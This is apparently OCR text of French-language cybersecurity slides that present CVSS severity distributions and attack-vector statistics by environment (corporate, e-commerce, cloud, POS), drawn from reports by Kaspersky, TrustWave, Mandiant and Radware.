
Low = CVSS Score [0-3], Medium CVSS Score[4-6]; Heigh CVSS Score[7-9]
https://www.cvedetails.com/top-50-product-cvssscore-distribution.php 2021

Sommes nous vulnérables ?



https://www.cvedetails.com/product-list.php

Sommes nous vulnérables ?




Sommes nous vulnérables ?

Low = CVSS Score [0-3], Medium CVSS Score[4-6]; Heigh CVSS Score[7-9]

https://www.cvedetails.com/top-50-product-cvssscore-distribution.php 2021


Sommes nous vulnérables ?




https://www.cvedetails.com/product-search.php

Sommes nous vulnérables ?

Distribution of exploits used in attacks by type of application attacked, November 2022 – October 2023



https://securelist.com/kaspersky-security-bulletin-2023 statistics




The distribution of exploits used by fraudsters, by type of application attacked, 2014


Kaspersky security report 2014: overall statistic

Qui attaquent-ils ?

Qui attaquent-ils ?




TrustWave Global Security Report 2020




Mandiant M-Trends, Special report, 2024

Qui attaquent-ils ?

Top targeted website categories during H1 2024 and between 01/2023 and 06/2024



Radware global Thread Analysis report 2024




Radware global Thread Analysis report 2024

Comment nous ont-ils attaqué ?


Comment nous ont-ils attaqué ?

Corporate/Internal Network




64% Phishing/SE
4% Application Exploit
11% Malicious Insider
9% Weak password
2% Code Injection
6% Service Provider
2% Credential Stuffing
2% Other

E-Commerce




8% Phishing/SE
25% Application Exploit
17% Malicious Insider
33% Code Injection
17% Other

Cloud



45% Phishing/SE
23% Application Exploit
12% Malicious Insider
6% Weak password
12% Credential Stuffing
6% Other

POS




75% Phishing/SE
25% Service Provider

